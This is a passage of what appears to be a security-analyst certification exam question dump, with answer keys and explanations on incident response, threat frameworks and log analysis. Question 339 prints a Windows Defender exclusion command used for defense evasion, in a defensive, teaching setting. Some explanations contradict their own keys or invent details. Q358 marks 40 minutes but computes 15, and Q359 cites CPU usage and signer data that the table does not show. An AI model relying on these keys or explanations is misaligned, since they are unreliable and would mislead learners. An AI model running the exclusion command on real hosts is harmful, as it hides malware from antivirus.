C. Rogue devices on the network
D. Insider attack

Answer: D **Explanation:**
The observed activity from a privileged account indicates an insider attack, which is when a trusted user or employee misuses their access rights to compromise the security of the organization. Accessing emails and sensitive information, modifying audit logs, and logging in at abnormal times are all signs of malicious behavior by a privileged user who may be trying to steal, tamper, or destroy data, or cover their tracks. An insider attack can cause significant damage to the organization's reputation, operations, and compliance.

QUESTION 329
A vulnerability management team found four major vulnerabilities during an assessment and needs to provide a report for the proper prioritization for further mitigation. Which of the following vulnerabilities should have the highest priority for the mitigation process?

A. A vulnerability that has related threats and IoCs, targeting a different industry
B. A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM
C. A vulnerability that has no adversaries using it or associated IoCs
D. A vulnerability that is related to an isolated system, with no IoCs

Answer: B **Explanation:**
A vulnerability that is related to a specific adversary campaign, with IoCs found in the SIEM, should have the highest priority for the mitigation process. This is because it indicates that the vulnerability is actively being exploited by a known threat actor, and that the organization's security monitoring system has detected signs of compromise. This poses a high risk of data breach, service disruption, or other adverse impacts.

QUESTION 330
A security analyst received an alert regarding multiple successful MFA log-ins for a particular user. When reviewing the authentication logs, the analyst sees the following:

Time	Username	Application	Access device	MFA device
16:07 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
16:11 UTC	jdoe	HR Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:28 UTC	jdoe	Productivity Portal	3.4.5.6 (Russia)	1.2.3.4 (United States)
17:30 UTC	jdoe	Productivity Portal	1.2.3.4 (United States)	1.2.3.4 (United States)
17:31 UTC	jdoe	HR Portal	3.4.5.6 (Russia)	3.4.5.6 (Russia)

Which of the following are most likely occurring, base on the MFA logs? (Choose two.)

A. Dictionary attack
B. Push phishing
C. Impossible geo-velocity
D. Subscriber identity module swapping
E. Rogue access point
F. Password spray

Answer: BC
Explanation:
Impossible geo-velocity: This is an event where a single user's account is accessed from different geographical locations within a timeframe that is impossible for normal human travel. In the log, we can see that the user "jdoe" is accessing from the United States and then within a few minutes from Russia, which is practically impossible to achieve without the use of some form of automated system or if the account credentials are being used by different individuals in different locations.
Push phishing: This could also be an indication of push phishing, where the user is tricked into approving a multi-factor authentication request that they did not initiate. This is less clear from the logs directly, but it could be inferred if the user is receiving MFA requests that they are not initiating and are being approved without their genuine desire to access the resources.

QUESTION 331
A security analyst has identified a new malware file that has impacted the organization. The malware is polymorphic and has built-in conditional triggers that require a connection to the internet. The CPU has an idle process of at least 70%. Which of the following best describes how the security analyst can effectively review the malware without compromising the organization's network?

A. Utilize an RDP session on an unused workstation to evaluate the malware.
B. Disconnect and utilize an existing infected asset off the network.
C. Create a virtual host for testing on the security analyst workstation.
D. Subscribe to an online service to create a sandbox environment.

Answer: D **Explanation:**
A sandbox environment is a safe and isolated way to analyze malware without affecting the organization's network. An online service can provide a sandbox environment without requiring the security analyst to set up a virtual host or use an RDP session. Disconnecting and using an existing infected asset is risky and may not provide accurate results.

QUESTION 332
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design

Answer: C **Explanation:**
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities.

QUESTION 333

Which of the following would an organization use to develop a business continuity plan?

A. A diagram of all systems and interdependent applications
B. A repository for all the software used by the organization
C. A prioritized list of critical systems defined by executive leadership
D. A configuration management database in print at an off-site location

Answer: C **Explanation:**
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity.

QUESTION 334
The management team requests monthly KPI reports on the company's cybersecurity program. Which of the following KPIs would identify how long a security threat goes unnoticed in the environment?

A. Employee turnover
B. Intrusion attempts
C. Mean time to detect
D. Level of preparedness

Answer: C **Explanation:**
Mean time to detect (MTTD) is a metric that measures the average time it takes for an organization to discover or detect an incident. It is a key performance indicator in incident management and a measure of incident response capabilities. A low MTTD indicates that the organization can quickly identify security threats and minimize their impact.

QUESTION 335
Which of the following best describes the key elements of a successful information security program?

A. Business impact analysis, asset and change management, and security communication plan
B. Security policy implementation, assignment of roles and responsibilities, and information asset classification
C. Disaster recovery and business continuity planning, and the definition of access control requirements and human resource policies
D. Senior management organizational structure, message distribution standards, and procedures for the operation of security management systems

Answer: B **Explanation:**

A successful information security program consists of several key elements that align with the organization's goals and objectives, and address the risks and threats to its information assets. Security policy implementation: This is the process of developing, documenting, and enforcing the rules and standards that govern the security of the organization's information assets. Security policies define the scope, objectives, roles, and responsibilities of the security program, as well as the acceptable use, access control, incident response, and compliance requirements for the information assets.

QUESTION 336
A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?

A. Inform the internal incident response team.
B. Follow the company's incident response plan.
C. Review the lessons learned for the best approach.
D. Determine when the access started.

Answer: B

QUESTION 337
Which of the following is a nation-state actor least likely to be concerned with?

A. Detection by MITRE ATT&CK framework.
B. Detection or prevention of reconnaissance activities.
C. Examination of its actions and objectives.
D. Forensic analysis for legal action of the actions taken.

Answer: D

QUESTION 338
Which of the following is a commonly used four-component framework to communicate threat actor behavior?

A. STRIDE
B. Diamond Model of Intrusion Analysis
C. Cyber Kill Chain
D. MITRE ATT&CK

Answer: B **Explanation:**
The Diamond Model of Intrusion Analysis is a framework that describes the relationship between four components of a cyberattack: adversary, capability, infrastructure, and victim. It helps analysts understand the behavior and motivation of threat actors, as well as the tools and methods they use to compromise their targets.

QUESTION 339

An employee downloads a freeware program to change the desktop to the classic look of legacy Windows. Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:

```
Add-MpPreference - ExclusionPath '%Program Files%\ksyconfig'
```

Which of the following is possibly occurring?

A. Persistence
B. Privilege escalation
C. Credential harvesting
D. Defense evasion

Answer: D
Explanation:
Defense evasion is the technique of avoiding detection or prevention by security tools or mechanisms. In this case, the freeware program is likely a malware that generates random DNS queries to communicate with a command and control server or exfiltrate data. The command Add- MpPreference -ExclusionPath '%Program Filest\ksysconfig' is used to add an exclusion path to Windows Defender, which is a built-in antivirus software, to prevent it from scanning the malware folder.

QUESTION 340
An organization discovered a data breach that resulted in PII being released to the public. During the lessons learned review, the panel identified discrepancies regarding who was responsible for external reporting, as well as the timing requirements. Which of the following actions would best address the reporting issue?

A. Creating a playbook denoting specific SLAs and containment actions per incident type
B. Researching federal laws, regulatory compliance requirements, and organizational policies to document specific reporting SLAs
C. Defining which security incidents require external notifications and incident reporting in addition to internal stakeholders
D. Designating specific roles and responsibilities within the security team and stakeholders to streamline tasks

Answer: B **Explanation:**
Researching federal laws, regulatory compliance requirements, and organizational policies to document specific reporting SLAs is the best action to address the reporting issue. Reporting SLAs are service level agreements that specify the time frame and the format for notifying the relevant authorities and the affected individuals of a data breach. Reporting SLAs may vary depending on the type and severity of the breach, the type and location of the data, the industry and jurisdiction of the organization, and the internal policies of the organization. By researching and documenting the reporting SLAs for different scenarios, the organization can ensure that it complies with the legal and ethical obligations of data breach notification, and avoid any penalties, fines, or lawsuits that may result from failing to report a breach in a timely and appropriate manner.

QUESTION 341

During an incident, a security analyst discovers a large amount of PII has been emailed externally from an employee to a public email address. The analyst finds that the external email is the employee's personal email. Which of the following should the analyst recommend be done first?

A. Place a legal hold on the employee's mailbox.
B. Enable filtering on the web proxy.
C. Disable the public email access with CASB.
D. Configure a deny rule on the firewall.

Answer: A

QUESTION 342
Which of the following can be used to learn more about TTPs used by cybercriminals?

A. ZenMAP
B. MITRE ATT&CK
C. National Institute of Standards and Technology
D. theHarvester

Answer: B **Explanation:**
MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.

QUESTION 343
Which of the following statements best describes the MITRE ATT&CK framework?

A. It provides a comprehensive method to test the security of applications.
B. It provides threat intelligence sharing and development of action and mitigation strategies.
C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.
D. It tracks and understands threats and is an open-source project that evolves.
E. It breaks down intrusions into a clearly defined sequence of phases.

Answer: C

QUESTION 344
A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time. Which of the following techniques should be performed to meet the CISO's goals?

A. Vulnerability scanning
B. Adversary emulation
C. Passive discovery
D. Bug bounty

Answer: B **Explanation:**
Adversary emulation is a technique that involves mimicking the tactics, techniques, and procedures (TTPs) of a specific threat actor or group to test the effectiveness of the security controls and incident response capabilities of an organization. Adversary emulation can help identify and address the gaps and weaknesses in the security posture of an organization, as well as improve the readiness and skills of the security team. Adversary emulation can also help measure the dwell time, which is the duration that a threat actor remains undetected inside the network.

QUESTION 345
A security analyst receives an alert for suspicious activity on a company laptop. An excerpt of the log is shown below:

Event #	Process	Parent process
1	Console Windows Host (conhost.exe)	System (-)
2	Console Windows Host (conhost.exe)	Command Prompt (cmd.exe)
3	Windows Explorer (Explorer.exe)	Microsoft Outlook (outlook.exe)
4	Microsoft Outlook (outlook.exe)	Microsoft Word (winword.exe)
5	Microsoft Word (winword.exe)	PowerShell (powershell.exe)
6	Windows Explorer (Explorer.exe)	Google Chrome (chrome.exe)

Which of the following has most likely occurred?

A. An Office document with a malicious macro was opened.
B. A credential-stealing website was visited.
C. A phishing link in an email was clicked.
D. A web browser vulnerability was exploited.

Answer: A

QUESTION 346
During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation C. Reimaging
D. Preservation

Answer: A **Explanation:**
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident.

Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules.

QUESTION 347
An MSSP received several alerts from customer 1, which caused a missed incident response deadline for customer 2. Which of the following best describes the document that was violated?

A. KPI
B. SLO
C. SLA
D. MOU

Answer: C **Explanation:**
An SLA, or Service Level Agreement, is a contract between a service provider and its customers that documents what services the provider will furnish and defines the service standards the provider is obligated to meet. In the scenario described, the missed incident response deadline is a clear indicator of an SLA violation. An SLA usually outlines the metrics by which service is measured as well as remedies or penalties should agreed-upon service levels not be achieved. Unlike a KPI (Key Performance Indicator) which is a quantifiable measure used to evaluate the success of an organization, employee, etc., in meeting objectives for performance, or an MOU (Memorandum of Understanding) which is a formal agreement between two or more parties, an SLA is focused on the performance and quality metrics applicable to the service provided. SLO (Service Level Objective) is related and often part of an SLA, representing the specific measurable characteristics of the SLA such as availability, throughput, frequency, response time, or quality.

QUESTION 348
Which of the following is a reason proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

A. To ensure the report is legally acceptable in case it needs to be presented in court
B. To present a lessons-learned analysis for the incident response team
C. To ensure the evidence can be used in a postmortem analysis
D. To prevent the possible loss of a data source for further root cause analysis

Answer: A **Explanation:**
Proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response because they ensure the integrity, authenticity, and admissibility of the evidence in case it needs to be presented in court. Evidence that is mishandled, tampered with, or poorly documented may not be accepted by the court or may be challenged by the opposing party. Therefore, incident responders should follow the best practices and standards for evidence collection, preservation, analysis, and reporting.

QUESTION 349
An attacker has just gained access to the syslog server on a LAN. Reviewing the syslog entries has allowed the attacker to prioritize possible next targets. Which of the following is this an example of?

A. Passive network footprinting

B. OS fingerprinting
C. Service port identification
D. Application versioning

Answer: A

QUESTION 350
A security analyst observed the following activities in chronological order:

1. `Protocol violation alerts on external firewall`
2. `Unauthorized internal scanning activity`
3. `Changes in outbound network performance` Which of the following best describes the goal of the threat actor?

A. Data exfiltration
B. Unusual traffic spikes
C. Rogue devices
D. Irregular peer-to-peer communication

Answer: A

QUESTION 351
After reviewing the final report for a penetration test, a cybersecurity analyst prioritizes the remediation for input validation vulnerabilities. Which of the following attacks is the analyst seeking to prevent?

A. DNS poisoning
B. Pharming
C. Phishing
D. Cross-site scripting

Answer: D **Explanation:**
Cross-site scripting (XSS) attacks occur when an application includes untrusted data in a web page without proper validation or escaping. This allows attackers to execute malicious scripts in users' browsers, leading to data theft, session hijacking, or defacement. Remediating input validation vulnerabilities is essential to prevent XSS attacks.

QUESTION 352
During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

A. Perform OS hardening.
B. Implement input validation.
C. Update third-party dependencies.
D. Configure address space layout randomization.

Answer: B **Explanation:**

Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised.

QUESTION 353
The SOC received a threat intelligence notification indicating that an employee's credentials were found on the dark web. The user's web and log-in activities were reviewed for malicious or anomalous connections, data uploads/downloads, and exploits. A review of the controls confirmed multifactor authentication was enabled. Which of the following should be done first to mitigate impact to the business networks and assets?

A. Perform a forced password reset.
B. Communicate the compromised credentials to the user.
C. Perform an ad hoc AV scan on the user's laptop.
D. Review and ensure privileges assigned to the user's account reflect least privilege. E. Lower the thresholds for SOC alerting of suspected malicious activity

Answer: A **Explanation:**
The first and most urgent step to mitigate the impact of compromised credentials on the dark web is to perform a forced password reset for the affected user. This will prevent the cybercriminals from using the stolen credentials to access the company's network and systems. Multifactor authentication is a good security measure, but it is not foolproof and can be bypassed by sophisticated attackers. Therefore, changing the password as soon as possible is the best practice to reduce the risk of a data breach or other cyber attack.

QUESTION 354
A security analyst is working on a server patch management policy that will allow the infrastructure team to be informed more quickly about new patches. Which of the following would **most** likely be required by the infrastructure team so that vulnerabilities can be remediated quickly? (Choose two.)

A. Hostname
B. Missing KPI
C. CVE details
D. Baseline configuration
E. IoCs
F. npm identifier

Answer: CD
Explanation:
CVE details provide specific information about known vulnerabilities, including severity and remediation guidance, enabling the infrastructure team to prioritize and apply patches effectively.
Baseline configuration helps identify deviations due to missing patches or updates, allowing the team to assess what needs to be remediated quickly.

QUESTION 355
Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost. Which of the following risk treatments best describes what the CISO is looking for?

A. Transfer
B. Mitigate
C. Accept
D. Avoid

Answer: B

QUESTION 356
A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

A. Running regular penetration tests to identify and address new vulnerabilities.
B. Conducting regular security awareness training of employees to prevent social engineering attacks.
C. Deploying an additional layer of access controls to verify authorized individuals.
D. Implementing intrusion detection software to alert security teams of unauthorized access attempts

Answer: C **Explanation:**
Deploying an additional layer of access controls to verify authorized individuals is the best compensating control for the authentication vulnerability that could bypass the primary control. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a threat when the primary control is not sufficient or feasible. A compensating control should provide a similar or greater level of protection as the primary control, and should be closely related to the vulnerability or the threat it is addressing. In this case, the primary control is to restrict access to a sensitive database, and the vulnerability is an authentication bypass. Therefore, the best compensating control is to deploy an additional layer of access controls, such as multifactor authentication, role-based access control, or encryption, to verify the identity and the authorization of the individuals who are accessing the database. This way, the compensating control can prevent unauthorized access to the database, even if the primary control is bypassed. Running regular penetration tests, conducting regular security awareness training, and implementing intrusion detection software are all good security practices, but they are not compensating controls for the authentication vulnerability, as they do not provide a similar or greater level of protection as the primary control, and they are not closely related to the vulnerability or the threat they are addressing.

QUESTION 357
An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery
B. Command and control
C. Reconnaissance
D. Weaponization

Answer: B **Explanation:**
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls.

QUESTION 358
An organization's email account was compromised by a bad actor. Given the following information:

Time	Description
8:30 a.m.	A total of 2,000 emails were sent from the compromised account. The email directed the recipients to pay an invoice. Enclosed in the email was a short message, along with a link and an attachment was contained in the email.
8:45 a.m.	Recipients started alerting the organization's help desk about the email.
8:55 a.m.	The help desk escalated the issue to the CSIRT.
9:10 a.m.	The IRT was assembled, a call bridge was established, and the Chief Information Security Officer declared an incident.
9:15 a.m.	The web session for the email account was revoked and password resets were initiated. The machine was investigated further to ensure security controls were in place.
9:30 a.m.	All sent emails were removed from organization's servers.
9:35 a.m.	The CSIRT lowered the priority of the incident and started to review logs.
9:45 a.m.	Passwords were reset for all internal users that clicked on the link.
9:50 a.m.	Continued analysis to determine the impact was limited.
10:30 a.m.	Besides continued monitoring, the organization reasonably believed the threat was remediated.

Which of the following is the length of time the team took to detect the threat?

A. 25 minutes B.
40 minutes
C. 45 minutes
D. 2 hours

Answer: B **Explanation:**

The threat was detected from the time the emails were sent at 8:30 a.m. to when the recipients started alerting the organization's help desk about the email at 8:45 a.m., taking a total of 15 minutes. The detection time is the time elapsed between the occurrence of an incident and its discovery by the security team . The other options are either too short or too long based on the given information.

QUESTION 359
A threat hunter seeks to identify new persistence mechanisms installed in an organization's environment. In collecting scheduled tasks from all enterprise workstations, the following host details are aggregated:

Task name	Target process	Number of hosts	Task user account
RtkAudUService64_BG	C:\\Windows\System32\RtkAudUService64.exe	502	NT Authority/SYSTEM
BatteryGaugeMaintenance	%ProgramData%\Lenovo\Plugins\BGHelper.exe	410	NT Authority/SYSTEM
RtHVBg_PushButton	C:\Program Files\Realtek\Audio\HDA\RAVBg64.exe	870	NT Authority/SYSTEM
UpdateService	C:\Users\sam\AppData\Roaming\Temp\taskhw.exe	1	PROD\sam

Which of the following actions should the hunter perform first based on the details above?

A. Acquire a copy of taskhw.exe from the impacted host.
B. Scan the enterprise to identify other systems with taskhdw.exe present.
C. Perform a public search for malware reports on the taskhw.exe.
D. Change the account that runs the taskhw.exe scheduled task.

Answer: C **Explanation:**
The first step should be to perform a public search for malware reports on taskhw.exe, as this file is suspicious for several reasons: it is located in a non-standard path, it has a high CPU usage, it is signed by an unknown entity, and it is only present on one host. A public search can help to determine if this file is a known malware or a legitimate program. If it is malware, the hunter can then take appropriate actions to remove it and prevent further damage. The other options are either premature or ineffective, as they do not provide enough information to assess the threat level of taskhw.exe.

QUESTION 360
A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

A. Potential precursor to an attack
B. Unauthorized peer-to-peer communication C. Rogue device on the network
D. System updates.

Answer: A **Explanation:**
Potential precursor to an attack: Unauthorized network scans are often used by attackers to gather information about the network, such as identifying open ports, services, and vulnerabilities.
This information can then be used to plan and execute an attack.


The detection of an unauthorized scan is indicative of A. Potential precursor to an attack, as such scans are typically part of the reconnaissance phase in the cyber kill chain, used by attackers to identify potential targets and vulnerabilities within the network.

QUESTION 361
SIMULATION
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the help desk ticket queue.


INSTRUCTIONS
Click on the ticket to see the ticket details. Additional content is available on tabs within the ticket.

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:




QUESTION 362
SIMULATION
A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.

INSTRUCTIONS
Part 1
Review the artifacts associated with the security Incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.

Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Firewall log:



File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
